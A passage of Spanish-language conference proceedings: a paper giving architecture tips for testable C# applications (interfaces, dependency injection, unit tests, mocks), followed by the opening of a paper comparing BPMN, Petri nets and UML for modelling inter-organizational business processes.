- [33] Welte L. (2002) *Introducción al Análisis de Regresión Lineal*. [Material de cátedra] [Accedido: Agosto 31 de 2020]. Available from http://imsturex.unex.es/Pagina_TGII/REGRESION.pdf
- [34] Bartlett M. S. (1937). Properties of Sufficiency and Statistical Tests. *Proceedings of the Royal Society of London. Series A, Mathematical and Physical Sciences*. Vol. 160 (901):268-282. <http://www.jstor.org/stable/96803>
- [35] DeCarlo L. T. (1997). On the meaning and use of kurtosis. *Psychological Methods*. Vol. 2 (3):292-307. doi: 10.1037/1082-989X.2.3.292
- [36] Joanes D. N. and Gill C. A. (1998). Comparing measures of sample skewness and kurtosis. *Journal of the Royal Statistical Society: Series D (The Statistician)*. Vol. 47 (1):183-189. doi: 10.1111/1467-9884.00122
- [37] San Isidro M. J.; (1998). *Proceso de Validación de Modelos de Simulación. Informe Técnico Ciemat Nro. 844*. Abril de 1998. Centro de Investigaciones Energéticas Medioambientales y Tecnológicas (CIEMAT). Madrid, España. https://inis.iaea.org/collection/NCLCollectionStore/_Public/38/106/38106925.pdf

Tips de Arquitectura para el Diseño de Aplicaciones Testeables

Ing. Christian A. Smirnoff, e-mail: christiansmirnoff@gmail.com
Ing. Leandro M. Goldin, e-mail: leandrogoldin5@gmail.com

Resumen

Uno de los grandes problemas que enfrenta un desarrollador es garantizar que su código es de calidad. A partir de la ejecución de un sistema, para el desarrollador resulta sencillo mostrar si el mismo funciona correctamente o no. Sin embargo, resulta complicado asegurar que se haya realizado un buen diseño, escalable, mantenible y que utilice buenas prácticas. A partir de esta problemática, el presente trabajo tiene el objetivo de proponer un conjunto de tips de arquitectura que contribuyen al diseño de aplicaciones testeables, basados en nuestra experiencia profesional en múltiples proyectos de software empresarial. Mediante estos tips se difundirá el uso de buenas prácticas tales como pruebas unitarias y de integración, se proporcionarán herramientas necesarias para el diseño y desarrollo de las aplicaciones utilizando dichas prácticas, se explicarán las ventajas del uso de las mismas y se intentará que la experiencia del desarrollador sea más placentera. Mediante este trabajo, se espera poder realizar un aporte para mejorar la calidad del producto final de los proyectos de software.

Palabras clave: Diseño, Arquitectura, Aplicaciones testeables, Tests unitarios, Calidad, Pruebas.

Abstract

One of the biggest challenges faced by developers is to guarantee the quality of their code. By running a system, it is easy to show whether it works as expected or not. However, it is difficult to ensure that a good design was applied, one that it is scalable, maintainable and that uses the industries' best practices. To solve this problem, we suggest a series of architecture tips which contribute to design testable applications, based on our professional experience on multiple business-grade software projects. Through the following tips, the use of good practices such as unit and integration testing will be encouraged, the necessary tools for the design and development of applications using those practices will be provided and the advantages of using them will be explained, while trying to improve the developer's experience in the process. We hope to make a contribution in order to improve the quality of software projects' end product.

Introducción

Existe numerosa bibliografía de diversos autores que explican cómo escribir buen código en el desarrollo de aplicaciones, y cantidad de material que se focaliza en la confección de pruebas de las mismas.

Sin embargo, no hemos encontrado un proceso que facilite el diseño de aplicaciones testeables para garantizar la calidad del código mediante la confección de buenas pruebas.

En consecuencia, se propone una técnica de abordaje formada por una serie de tips de arquitectura, sustentada en nuestra experiencia profesional y buenas prácticas de diseño de arquitectura, que consideramos que será un aporte valioso para lograr el objetivo previamente mencionado. Asimismo, entendemos que esto permitirá estandarizar dicho proceso, contribuyendo a lograr una mejor calidad en los proyectos de software, tal como se evidenció en los desarrollos en los que aplicamos esta técnica.

Desarrollo

Con el propósito de diseñar una aplicación testeable, se deben seguir algunas consideraciones de arquitectura. A continuación, se explicará cada tip. La idea es que se presenten en forma iterativa e incremental, es decir, cada tip será una evolución del anterior. Es probable que los primeros no presenten una solución completa al problema. Por esta razón, les solicitamos completar la lectura, ya que conforme avance el trabajo, la idea tomará forma.

Tip 1: Programación orientada a interfaces

Se propone el siguiente caso. Se tiene que construir una aplicación que permita obtener los últimos 10 mensajes logueados en un archivo. La Figura 1 muestra cómo se vería el código en C# de la aplicación, donde existe una clase *FileLogger* y un método, dentro de esa clase, llamado *GetLast10Messages()* que contiene la implementación de la obtención de los últimos 10 mensajes logueados en un archivo.

```
public class Application
{
    public IList<string> GetLast10LoggedMessages()
    {
        var logger = new FileLogger();

        return logger.GetLast10Messages();
    }
}
```

Figura 1. Código de la aplicación que obtiene mensajes logueados.

Si ahora se agregara el requerimiento de obtener los mensajes desde algún servicio en la nube, siguiendo la misma lógica desarrollada, una primera aproximación sería adicionar una clase llamada *CloudLogger* que también contenga un método llamado *GetLast10Messages()*, con su implementación correspondiente para obtener los mensajes desde la nube. Para finalizar, habría que sumar un nuevo método en la aplicación que invoque al método de la clase *CloudLogger* (Figura 2).

```

public class Application
{
    public IList<string> GetLast10LoggedMessages()
    {
        var logger = new FileLogger();

        return logger.GetLast10Messages();
    }

    public IList<string> GetLast10LoggedMessagesFromCloud()
    {
        var logger = new CloudLogger();

        return logger.GetLast10Messages();
    }
}

```

Figura 2. Código de la aplicación que obtiene los mensajes desde la nube.

Haciendo un análisis, rápidamente nos damos cuenta de que tenemos código duplicado y eso nos hace pensar en un “code smell”, como diría Robert C. Martin^[1], o “DRY (Don’t Repeat Yourself)”, como mencionan Dave Thomas y Andy Hunt^[2]. Adicionalmente, la línea donde se instancia la clase *FileLogger* y la clase *CloudLogger* son muy similares. Por lo tanto, se puede suponer que también son líneas duplicadas. En conclusión, ante un nuevo requerimiento, muy similar al anterior, se tuvo que duplicar todo el código y agregar la nueva implementación. Además, si se quisiera agregar una tercera implementación que permitiera obtener los mensajes desde una base de datos, se tendría que continuar replicando aún más código. La pregunta es: ¿Cómo se podría mejorar? Y la solución propuesta es aplicar el tip 1.

Lo primero que se debe hacer es escribir una interfaz denominada *ILogger*, que en su contrato contenga la firma del método *GetLast10Messages()* como muestra la Figura 3 (Por convención en C# a las interfaces se las nombra comenzando con una letra I).

```

public interface ILogger
{
    string[] GetLast10Messages();
}

```

Figura 3. Interfaz *ILogger*.

Las clases *FileLogger* y *CloudLogger* deben implementar la interfaz que se acaba de crear (Figuras 4 y 5).

```

public class FileLogger : ILogger
{
    public string[] GetLast10Messages()...
}

```

Figura 4. Implementación de *ILogger* en *FileLogger*.

```

public class CloudLogger : ILogger
{
    public string[] GetLast10Messages()...
}

```

Figura 5. Implementación de *ILogger* en *CloudLogger*.

Por último, se tiene que modificar el código de la aplicación, agregando un atributo del tipo *ILogger*. La

Figura 6 muestra cómo quedará el código, luego de aplicar el tip 1.

```

public class Application
{
    private readonly ILogger logger;

    public Application()
    {
        this.logger = new FileLogger();
    }

    public IList<string> GetLast10LoggedMessages()
    {
        return logger.GetLast10Messages();
    }
}

```

Figura 6. Tip 1 aplicado.

Se puede apreciar que ahora hay un único método en la aplicación, que obtiene los últimos 10 mensajes logueados. En el constructor se define que el logger es de tipo concreto *FileLogger* y, si se quisiera cambiar el modo de logear, se tendría que modificar solamente esa línea, reemplazando *FileLogger* por *CloudLogger*. Volviendo a lo mencionado anteriormente, si se deseara agregar un nuevo logger que obtenga los mensajes desde una base de datos, se debería agregar una nueva clase concreta *DatabaseLogger*, que también implemente la interfaz *ILogger*.

Como conclusión, se puede ver que luego de aplicar el tip 1, el código de la aplicación, por el momento sin tener en cuenta la instanciación, no se ve modificado ante el requerimiento de una nueva implementación.

Escribir código orientado a interfaces permite la creación de diferentes clases concretas que implementen la interfaz o modificar la implementación interna de las mismas, sin que sufra cambios el código de la aplicación que las consume, haciéndolo mantenible y extensible.

Tip 2: Inyección de dependencias por constructor

Volviendo al caso anterior, se observa que para utilizar las distintas implementaciones, se debe modificar la instanciación, por la clase concreta correspondiente. Para evitar este problema, se introduce el concepto de inyección de dependencias.

Una inyección es el pasaje de una dependencia a un objeto dependiente, que no necesita crear ni buscar la dependencia. El objeto inyectado es parte del estado interno del objeto dependiente. Continuando con el ejemplo del tip 1, se realiza la inyección de la dependencia a través de un parámetro en el constructor, como se muestra en la Figura 7. Consideramos una buena práctica la inyección de dependencias por constructor por sobre otras alternativas, debido a que permite visualizar rápidamente cuando una clase contiene demasiadas dependencias y, en consecuencia, demasiadas responsabilidades, lo cual viola el Single Responsibility Principle, definido por Robert C. Martin en su artículo Principles of Object Oriented Design^[3].

```

public class Application
{
    private readonly ILogger logger;

    public Application(ILogger logger)
    {
        this.logger = logger;
    }

    public IList<string> GetLast10LoggedMessages()
    {
        return logger.GetLast10Messages();
    }
}

```

Figura 7. Tip 2 aplicado.

A modo de resumen, el objeto dependiente (*Application*) ya no necesita ningún conocimiento sobre la implementación concreta a utilizar (*FileLogger*, *CloudLogger*, *DatabaseLogger*), sino que recibe una instancia de cualquier objeto que implemente *ILogger*. Más adelante se apreciarán las razones por las cuales este tip permitirá probar unitariamente la aplicación.

Tip 3: Generar tests

Situándonos en otro caso, se propone modelar la previa a un partido de fútbol, donde un entrenador selecciona un jugador para participar del encuentro y el jugador se alegra por ser convocado para el mismo. Las Figuras 8 y 9 muestran el código de este modelo.

```

public class Player : IPlayer
{
    public bool IsSelected { get; private set; }

    public int Happiness { get; private set; }

    public void Selected()
    {
        this.IsSelected = true;
        this.Happiness += 100;
    }
}

```

Figura 8. Clase *Player* con el método *Selected*.

```

public class Coach
{
    public List<IPlayer> Players { get; set; }

    public Coach()
    {
        this.Players = new List<IPlayer>();
    }

    public void SelectPlayerForMatch(IPlayer player)
    {
        player.Selected();
        this.Players.Add(player);
    }
}

```

Figura 9. Clase *Coach* con el método *SelectPlayerForMatch*.

Si se deseara probar el funcionamiento del método *SelectPlayerForMatch(IPlayer player)*. ¿Cómo se podría hacer? Para testear, les recomendamos seguir los pasos a continuación que conforman el tip 3.

Paso 0: Tener en claro qué método se quiere testear. ¿Cuál es el método que se invocará? En el ejemplo sería el método *SelectPlayerForMatch* de la clase *Coach*.

Paso 1: Setup de precondiciones. ¿Qué se necesita para invocar al método a testear? Es necesario instanciar un objeto *Coach* y un objeto *Player* para el parámetro que recibe el método a testear.

Paso 2: Ejecución del código a testear. En este paso se invocará el método en cuestión.

Paso 3: Realización de *asserts* sobre los resultados esperados. ¿Cuáles son los resultados esperados? Se sabe que al seleccionar un jugador, el mismo se incorporará a la lista de jugadores que es parte del estado interno del entrenador. Además, el jugador se marcará como seleccionado e incrementará su felicidad en 100 unidades (Figuras 8 y 9). ¿Contra qué comparar estos resultados? Se puede utilizar el estado interno de los objetos para verificar si se vieron modificados de la manera esperada. Además, si el método invocado devolviera un objeto resultado, el mismo se podría utilizar para la comparación.

```

[TestMethod]
public void SelectPlayerForMatch()
{
    //Setup de precondiciones
    var coach = new Coach();
    var player = new Player();

    //Ejecución del código a testear
    coach.SelectPlayerForMatch(player);

    //Realización de asserts sobre los resultados esperados
    Assert.IsTrue(player.IsSelected);
    Assert.AreEqual(100, player.Happiness);

    Assert.AreEqual(1, coach.Players.Count);
    Assert.AreEqual(player, coach.Players.ElementAt(0));
}

```

Figura 10. Tip 3 aplicado.

En caso de que alguna comparación entre resultado esperado y resultado obtenido no se verifique, el test fallará. El test solamente “*pasa*” si todos los *asserts* validan correctamente.

Se define un test unitario como la prueba del comportamiento del método, abstrayéndose de las dependencias con los otros componentes y un test de integración como una prueba que utiliza dichas dependencias de forma controlada. Los invitamos a hacer la siguiente reflexión. La prueba de la Figura 10, ¿Es unitaria o de integración? Como se puede apreciar, la implementación del método *SelectPlayerForMatch* invoca el método *Selected* de la clase *Player*. El resultado de esta llamada, se produce gracias a la integración de esos dos componentes. Esto significa que *Player* es una dependencia de *Coach* y no se realizó ningún intento para abstraerse de la misma. Por lo tanto, se está en presencia de un test de integración.

Tip 4: Mocking de dependencias

¿Cómo se podría abstraer una dependencia como la del caso anterior para realizar un test unitario?

Para lograr esto, se introduce un nuevo concepto. Los objetos *Mock* son objetos simulados que imitan el comportamiento de objetos reales de forma controlada.

Además, permiten realizar verificación del comportamiento del objeto (Figura 11).

En el ejemplo anterior, se debe utilizar un mock de tipo *IPlayer* y de esta manera se logra que la dependencia utilizada sea una instancia mock, que solamente existe en el contexto de ese test, en lugar de la implementación real. De esta manera se logra la abstracción de la dependencia, convirtiendo el test en unitario.




Figura 11. Objeto mock.

Ahora que se conoce el concepto de mocks, los nuevos pasos que recomendamos para elaborar un test unitario son los siguientes.

Paso 0: Tener en claro el método a testear.

Paso 1: Setup de precondiciones, incluyendo el setup de los objetos mock.

Paso 2: Inyección de los mocks de dependencias por constructor.

Paso 3: Ejecución del método a testear.

Paso 4: Realización de *asserts* sobre los resultados esperados.

Paso 5: Verificación de que el mock fue llamado la cantidad de veces y con los parámetros esperados.

Para aplicar estos pasos, se propone analizar el siguiente caso donde se cuenta con una capa de presentación, encargada de proporcionarle datos a una interfaz de usuario y una capa de servicio, que contiene la lógica de negocio. Naturalmente, la capa de presentación tiene una dependencia con la capa de servicio, por lo tanto en la clase *Presentation* se visualiza una referencia a *IService* (Figura 12).

```
public class Presentation
{
    private readonly IService service;

    public Presentation(IService service)
    {
        this.service = service;
    }

    public ResultModel UserInterfaceMethod(int param1, string param2)...
```

Figura 12. Clase *Presentation* con dependencia a *IService*.

Como se puede ver, la clase *Presentation* contiene un método llamado *UserInterfaceMethod* que se aprecia mejor en la Figura 13.

```
public ResultModel UserInterfaceMethod(int param1, string param2)
{
    //Código del método...

    //Llamada al método del servicio con lógica de negocio
    Result result = this.service.ServiceMethod(param1, param2);

    //Código del método...

    /*Transformación de los datos provenientes de la capa de servicio
    * para que los entienda la UI*/
    var numberText = string.Format("Number: {0} - Text: {1}", result.Number, result.Text);

    //Retorno del resultado
    return new ResultModel { NumberText = numberText, IsOk = result.IsOk };
}
```

Figura 13. *UserInterfaceMethod*.

Siguiendo con los pasos, se debe tener en claro que el método a testear es *UserInterfaceMethod*, que es necesario contar con un objeto del tipo *Presentation*, un mock del tipo *IService* y que se debe simular el comportamiento del método *ServiceMethod* como precondiciones. Luego, se inyecta la dependencia *IService* en el objeto. Cabe destacar que la instanciación del objeto *Presentation* y la inyección de la dependencia *IService* se dan en el mismo paso. A continuación, se ejecuta el código a probar. Con el resultado de la ejecución, se realizan los *asserts* sobre los resultados, como se vio en el tip 3 y, finalmente, se realizan las verificaciones sobre el mock, para determinar que el método fue invocado con los parámetros esperados una única vez. La Figura 14 muestra el test completo.

```
[TestMethod]
public void UIMethod()
{
    // Setup de precondiciones, incluyendo el setup de los objetos mock
    var serviceMock = new Mock<IService>();
    serviceMock.Setup(x => x.ServiceMethod(45, "Mocks"))
        .Returns(new Result { Number = 22, Text = "Result", IsOk = true });

    //Inyección de los mocks de dependencias por constructor
    var ui = new Presentation(serviceMock.Object);

    // Ejecución del código a testear
    ResultModel model = ui.UserInterfaceMethod(45, "Mocks");

    // Realización de asserts sobre los resultados esperados
    Assert.AreEqual("Number: 22 - Text: Result", model.NumberText);
    Assert.IsTrue(model.IsOk);

    /* Verificación de que el mock fue llamado la cantidad de veces
    * y con los parámetros esperados */
    serviceMock.Verify(x => x.ServiceMethod(45, "Mocks"), Times.Once);
}
```

Figura 14. Tip 4 aplicado.

Para que el test se complete satisfactoriamente, todos los *assert*, al igual que todas las verificaciones sobre el mock, deberán validarse. Cualquiera de ellas que no sea satisfactoria, hará fallar el test.

Si se realiza la misma reflexión que en el caso anterior: ¿El test es unitario o de integración? Al abstraerse mediante el uso de mocks de todas las dependencias que se ejecuten fuera del contexto de la prueba, ahora se puede asegurar que es una prueba unitaria.

Tip 5: Escribiendo código testeable

Este tip representa una guía de buenas prácticas para la obtención de código testeable^[5].

- No escribir lógica en el constructor. Dicha lógica debiera testearse en todas los tests que se realicen a cada método de la clase.
- Pedir los objetos, en lugar de ir a buscarlos. Esta premisa hará que resulte mucho más simple abstraerse de las dependencias.
- No mezclar responsabilidades.

- Elegir el polimorfismo por sobre los condicionales. Si bien la cantidad de tests a codificar para cubrir los casos será la misma en ambos escenarios, resulta mucho más claro y mantenible contar con varias implementaciones, cada una con su propia responsabilidad.
- Favorecer la composición por sobre la herencia. Recuerden que para aplicar los tips 1 y 2, se utilizó composición.
- No mezclar el grafo de instanciación de objetos con la lógica de la aplicación.
- No mezclar objetos de servicio con objetos de valor.
- Utilizar *wrappers* para encapsular referencias de terceros si no resulta fácil abstraerse de esas dependencias.
- Intentar evitar o ser muy cuidadosos con el uso de estado global y singletons, ya que dificultan la confección de buenos tests.
- Ser cuidadosos con el uso de métodos estáticos, solamente se pueden testear unitariamente de forma simple cuando no poseen dependencias.

Resultado de aplicación de la técnica

Retomando el caso anterior, de la capa de presentación y el servicio de negocio, se visualiza la aplicación de los cinco tips en una única implementación.

En la Figura 12 se puede apreciar la utilización de una interfaz *IService* que contiene la firma de los métodos que implementa el servicio. A su vez, *Presentation* contiene un atributo *service* de tipo *IService* para referenciar la instancia del servicio que implementa dicha interfaz. De esta manera, se observa la aplicación del tip 1.

Adicionalmente, en la Figura 12, existe un constructor que recibe por parámetro un servicio de tipo *IService*, el cual se asigna al atributo *service* previamente mencionado. En ese momento se produce la inyección de la dependencia, concretando la aplicación del tip 2.

En la Figura 14 se observa la utilización de los pasos recomendados en los tips 3 y 4 para la elaboración de un test unitario.

El código que se muestra en las Figuras 12, 13 y 14 implementa las buenas prácticas desarrolladas en el tip 5. Se evita incorporar lógica en el constructor. Se reciben las dependencias de forma externa. Se separan las responsabilidades de presentación y negocio. Se favorece la composición por sobre la herencia. No se mezcla la instanciación con la lógica de negocio. No se utilizan estado global, singletons ni métodos estáticos.

Aplicando esta técnica consistentemente en todas las funcionalidades que deba implementar la solución a desarrollar en un proyecto de software, se logrará contar con una aplicación testeable. Esto otorgará la posibilidad de generar buenos tests unitarios y de garantizar un alto porcentaje de cobertura de la lógica de la aplicación.

Conclusiones y trabajos futuros

Nuestro experimento con esta técnica comenzó en 2014 con la realización de un software empresarial a

medida. Quedamos asombrados por los resultados obtenidos. En comparación con proyectos anteriores, similares en tamaño, esfuerzo, tipo de servicio, tecnologías utilizadas y arquitectura propuesta, aplicar estos tips generó que el producto fuera de mayor calidad y se finalizara el proyecto en tiempo y forma, incluso antes de lo pactado, por haber reducido al mínimo el esfuerzo de mantenimiento.

En aquel momento, no se podía afirmar que al aplicar esta técnica, los resultados de todos los proyectos siguieran ese mismo patrón, por lo que se decidió aplicarla en la mayor cantidad de proyectos de la empresa que fuera posible. Nos ocupamos de la formación de los desarrolladores de la empresa para que pudieran ayudarnos a probar el experimento y sacar conclusiones a mayor escala.

Como resultado de esa experiencia, en todos los proyectos que se aplicó la técnica propuesta se logró minimizar el número de errores en el producto final. El código se caracterizó por su mantenibilidad y extensibilidad. Se pudo detectar errores de manera temprana en el ambiente de desarrollo. Se mejoró la organización interna de los equipos al estandarizar la forma de trabajo de los desarrolladores. Se obtuvieron métricas de cobertura de código. Se redujeron los tiempos de desarrollo y mantenimiento durante el ciclo de vida del proyecto y se logró una mejor calidad del producto final.

En función de los buenos resultados obtenidos mediante la aplicación de la técnica en múltiples proyectos, se decidió incorporar y estandarizar la utilización de la misma dentro del proceso de desarrollo definido en la empresa. Dicho proceso cuenta con una serie de métricas asociadas para medir la adhesión y los resultados de los proyectos de forma numérica. Consecuentemente, la aplicación consistente del proceso utilizando nuestra técnica, permitirá cuantificar de forma objetiva y precisa las ventajas que se observaron empíricamente.

Actualmente, estamos desarrollando un abordaje orientado a trabajar con aplicaciones legacy, heredadas, que no cuentan con ninguna de las buenas prácticas mencionadas, de forma de poder aportar un método estandarizado para lograr convertirlas en aplicaciones testeables, que puedan aprovechar estas mismas ventajas.

Referencias

- [1] Martin, R. C., (2008) "Clean Code: A Handbook of Agile Software Craftsmanship", Pearson.
- [2] Hunt, A., Thomas, D., (1999) "The Pragmatic Programmer: From Journeyman to Master", Addison-Wesley.
- [3] Martin R. C., (2005) "Principles of OOD" [en línea]. Disponible en: <http://butunclebob.com/ArticleS.UncleBob>
- [4] Singh, R. R., (2014) "Program to Interface, not Implementation - Beginner's Tutorial for Understanding Interface, Abstract class and Concrete class" [en línea]. Disponible en:

<https://www.codeproject.com/Articles/702246/Program-to-Interface-not-Implementation-Beginners>

- [5] Hevery, M., (2008) “Writing Testable Code” [en línea]. Disponible en:
<https://testing.googleblog.com/2008/08/by-miko-hevery-so-you-decided-to.html>
- [6] Puisungnoen, S., (2014) [en línea]. Disponible en:
<https://www.somkiat.cc/when-why-use-mock/>
- [7] Beck, K., (2002) “Test-Driven Development: By Example”, Addison-Wesley.
- [8] Farinelli, D., (2018) “The Benefits of Test-driven Development” [en línea]. Disponible en:
<https://devops.com/the-benefits-of-test-driven-development/>
- [9] Novoseltseva, E., (2017) “8 Benefits of Unit Testing” [en línea]. Disponible en:
<https://dzone.com/articles/top-8-benefits-of-unit-testing>
- [10] Goldin, L., Smirnoff, C., (2018) “Designing Testable Applications - .NET Conf AR v2018” [en línea]. Disponible en:
<https://github.com/haufest-ms/.NETConfAr18-DesigningTestableApplications>

Propuesta de un framework para la comparación de diferentes lenguajes de modelado gráficos de procesos de negocio en términos de la representación de procesos inter-organizacionales

Diego Cocconi*, Marisa Pérez*, Juan Pablo Ferreyra*, Claudia Verino*,
Guido Melano*, Noelia Cocconi*, Andrea Biasco*

Departamento de Ingeniería en Sistemas de Información

Universidad Tecnológica Nacional (UTN) – Facultad Regional San Francisco

Av. de la Universidad 501 – San Francisco (2400) – Provincia de Córdoba – República
Argentina

*{dcocconi, mperez, jpferreyra, cverino, gmelano, ncocconi, abiasco}@sanfrancisco.utn.edu.ar

Resumen

Muchas organizaciones están aprovechando las ventajas de las tecnologías de Internet para colaborar entre ellas y participar de procesos de negocio inter-organizacionales o colaborativos. Desde hace varios años existe un estándar muy sólido para modelar procesos de negocio privados: BPMN (Business Process Model and Notation). Si bien desde la versión 2.0 cuenta con soporte para representar procesos de negocio colaborativos, al momento de iniciar determinado proyecto o implementación BPM (Business Process Management) en un ámbito inter-organizacional, es difícil tener la seguridad de que la documentación y los modelos que serán generados podrán representarse de acuerdo con las expectativas esperadas. Una vez comenzada la adopción de determinada notación o lenguaje, puede pasar un tiempo considerable desde el inicio del proyecto hasta percibir que no fue una buena decisión y tener que volver a modelar todo con un lenguaje diferente. En consecuencia, en el presente trabajo se realiza un análisis y comparación de las diferentes alternativas actuales para modelar procesos de negocio colaborativos, a fin de seleccionar la más apropiada para el modelado durante determinado proyecto. Entre las opciones disponibles actualmente para modelar procesos de negocio colaborativos, se consideraron las siguientes: (1) el lenguaje BPMN (versión 2.0); (2) las redes de Petri [9] o WorkFlow nets (WF-nets) [10], más específicamente; (3) los diagramas de actividad de UML (Unified Modelling Language) [11]; y (4) los diagramas de secuencia de UML. Sobre la base de dicho análisis, se propone un framework, cuya aplicación a proyectos concretos, partiendo de una especificación de sus principales características y/o requerimientos, permita obtener una recomendación acerca del lenguaje de modelado adecuado para llevarlos adelante.

1. Introducción

Muchas organizaciones están aprovechando las ventajas de las tecnologías de Internet para establecer *redes colaborativas* que les permitan participar de *procesos de negocio inter-organizacionales* o *colaborativos*. Una red colaborativa [1] consiste en un conjunto de organizaciones heterogéneas, autónomas y geográficamente distribuidas que deciden colaborar en conjunto para alcanzar objetivos comunes [2]. En este tipo de redes, la colaboración entre las organizaciones se materializa a través de la definición y ejecución de procesos de negocio colaborativos [3]. Un proceso de negocio colaborativo, que suele denominarse en la literatura *coreografía de procesos* [4] [5] o *Collaborative Business Process (CBP)*, según la caracterización descripta en [6], especifica la vista global de interacciones entre los roles que desempeñan las organizaciones para alcanzar sus objetivos comunes, sirviendo también como una base contractual para la colaboración establecida. Los procesos de negocio colaborativos se definen naturalmente como procesos abstractos, en el sentido en que no pueden ser directamente ejecutados por un motor de procesos centralizado [6]. En lugar de ello, la implementación y ejecución descentralizada de los procesos de negocio colaborativos requiere que cada organización implemente y ejecute sus propios *procesos privados* [4] de una manera sincronizada con el resto. Un proceso privado, o *proceso de orquestación* [5] según la literatura, referido también como *proceso de negocio de integración (IBP: Integration Business Process)* en [6], define las actividades públicas y privadas que cada organización debe llevar a cabo para posibilitar el intercambio de mensajes acordado en los procesos de negocio colaborativos.

Desde hace varios años existe un estándar muy sólido para modelar procesos de negocio privados: BPMN (Business Process Model and Notation), el cual cuenta con constructores con la semántica apropiada para modelar actividades, control de flujo y eventos propios de estos tipos

de procesos. En la versión actual (2.0) básicamente se pueden utilizar los *diagramas de orquestación* y de *colaboración* a tal fin [5]. Sin embargo, a la hora de realizar el modelado de procesos de negocio colaborativos surgen algunos cuestionamientos. Si bien desde la versión 2.0 BPMN cuenta con *diagramas de coreografía* para ello, al momento de iniciar determinado proyecto o implementación *BPM (Business Process Management)* en un ámbito inter-organizacional, es difícil tener la seguridad de que la documentación y los modelos que serán generados podrán representarse de acuerdo con las expectativas esperadas. Una vez comenzada la adopción de determinada notación o lenguaje, puede pasar un tiempo considerable desde el inicio del proyecto hasta percibir que no fue una buena decisión y tener que volver a modelar todo con un lenguaje diferente. Existen muchos trabajos que realizan comparaciones entre las diferentes alternativas para modelar procesos de negocio, como [7] [8] [9], que pueden tomarse como base para intentar responder interrogantes como las siguientes:

- ¿Permitirá el lenguaje/notación elegido describir procesos de negocio con la complejidad requerida de acuerdo con las situaciones que se deseen modelar?
- ¿Es posible representar los diferentes tipos de procesos de negocio de la misma forma?
- ¿Con cuál lenguaje/notación se sentirán más cómodos la mayoría de los involucrados en determinado proyecto, si no tuvieran conocimiento sobre procesos de negocio?

La respuesta a estas preguntas es decisiva a la hora de elegir el lenguaje apropiado para modelar y generar documentación estable en el tiempo durante implementaciones BPM reales, especialmente de procesos de negocio colaborativos. Lamentablemente, la mayoría de los trabajos al respecto, según el conocimiento de los presentes autores a la fecha, no se centran en analizar los procesos de negocio considerando una perspectiva inter-organizacional. Entre las opciones disponibles actualmente para modelar procesos de negocio colaborativos, se destacan cuatro que tienen gran influencia: (1) el lenguaje BPMN (versión 2.0); (2) las *redes de Petri* [10] o *WorkFlow nets (WF-nets)* [11], más específicamente; (3) los *diagramas de actividad* de UML (*Unified Modelling Language*) [12]; y (4) los *diagramas de secuencia* de UML.

En consecuencia, en el presente trabajo se realiza un análisis y comparación de las diferentes alternativas actuales para modelar procesos de negocio colaborativos y sus procesos de negocio privados implicados (si corresponde), a fin de seleccionar la más apropiada para el modelado durante determinado proyecto, logrando alcanzar las expectativas esperadas. De las diferentes alternativas mencionadas anteriormente, son destacados los distintos aspectos que las distinguen, así como sus ventajas y desventajas, mediante una revisión de la literatura relevante. Sobre la base de dicho análisis, se propone un *framework*, cuya aplicación a proyectos concretos, partiendo de una especificación de sus principales características y/o requerimientos, permita obtener una

recomendación acerca del lenguaje de modelado adecuado para llevarlos adelante.

El resto del artículo se organiza de la siguiente manera. Primero, en la Sección 2, se brinda un breve panorama sobre procesos de negocio colaborativos, así como una descripción de las diferentes alternativas de modelado. A continuación, en la Sección 3, se realiza la comparación de las mismas mediante una revisión de la literatura relevante, con el objetivo de obtener también criterios para poder caracterizar y evaluar cada una; el resultado de la comparación permite implementar el *framework*. La Sección 4 describe brevemente dos escenarios posibles de aplicación del *framework*. Finalmente, las Secciones 5 y 6 presentan las conclusiones y los próximos pasos a seguir, respectivamente.

2. Procesos de negocio colaborativos

Para llevar a cabo colaboraciones entre varias organizaciones, las mismas deben integrar sus diferentes procesos de negocio privados, acordar ciertos objetivos comunes, coordinar sus acciones e intercambiar información por medio de la definición y ejecución de procesos de negocio colaborativos [13]. La implementación de dichas colaboraciones también implica que las organizaciones sean capaces de aplicar las fases del *ciclo de vida BPM* considerando los procesos colaborativos involucrados [4] [14] [15].

Durante las etapas de análisis y diseño de dicho ciclo de vida, las organizaciones deben definir los procesos de negocio colaborativos, así como los procesos de negocio privados que le corresponden a cada una, los cuales van a modelar el comportamiento público y privado que van a necesitar para soportar las interacciones y roles a desempeñar en las colaboraciones. Cabe recordar que los procesos de negocio colaborativos no pueden ser ejecutados centralizadamente por el motor de procesos de un único *Sistema de Información Orientado a Procesos (SIOP)*, del inglés *PAIS: Process-Aware Information System* o *BPMS (Business Process Management System)*. En lugar de ello, deberán ser “ejecutados” por medio de la ejecución indirecta de los procesos de negocio privados de cada organización, ya sí por parte de sus respectivos SIOPs o BPMSs [6]. Es aquí donde cobra fundamental importancia utilizar un lenguaje de modelado apropiado, que permita la definición de modelos colaborativos (y privados) de una manera agnóstica, independiente de la tecnología de implementación, logrando un adecuado nivel de abstracción.

La fase de implementación implica el desarrollo, configuración y despliegue de los SIOPs requeridos por cada organización para ejecutar los procesos de negocio privados que darán soporte al proceso de negocio colaborativo. La ejecución de este último dependerá de las posibilidades con que cuenten las organizaciones de disponer de SIOPs capaces de interoperar entre ellos para

concretar el intercambio de mensajes acordado en el proceso de negocio colaborativo [6] [16].

Finalmente, la etapa de ejecución consiste en la instanciación de los procesos de negocio colaborativos por medio de la ejecución real de las instancias de los procesos de negocio privados de cada organización a través de sus respectivos SIOPs, para llevar a cabo las actividades tanto privadas como públicas requeridas, permitiendo el intercambio de mensajes entre ellos.

De lo descrito hasta el momento, se cuenta con dos diferentes perspectivas básicas para definir colaboraciones [16]: (1) considerando una vista global del flujo de control de las interacciones entre las organizaciones (*perspectiva global*) y (2) teniendo en cuenta una vista local del flujo de control de actividades tanto privadas como públicas de cada organización, con los puntos de interacción para comunicarse entre ellas (*perspectiva local*). La correspondencia entre ambas perspectivas, los tipos de procesos de negocio involucrados, y los lenguajes y sus representaciones aptas para cada una de ellas se muestran en la Figura 1.

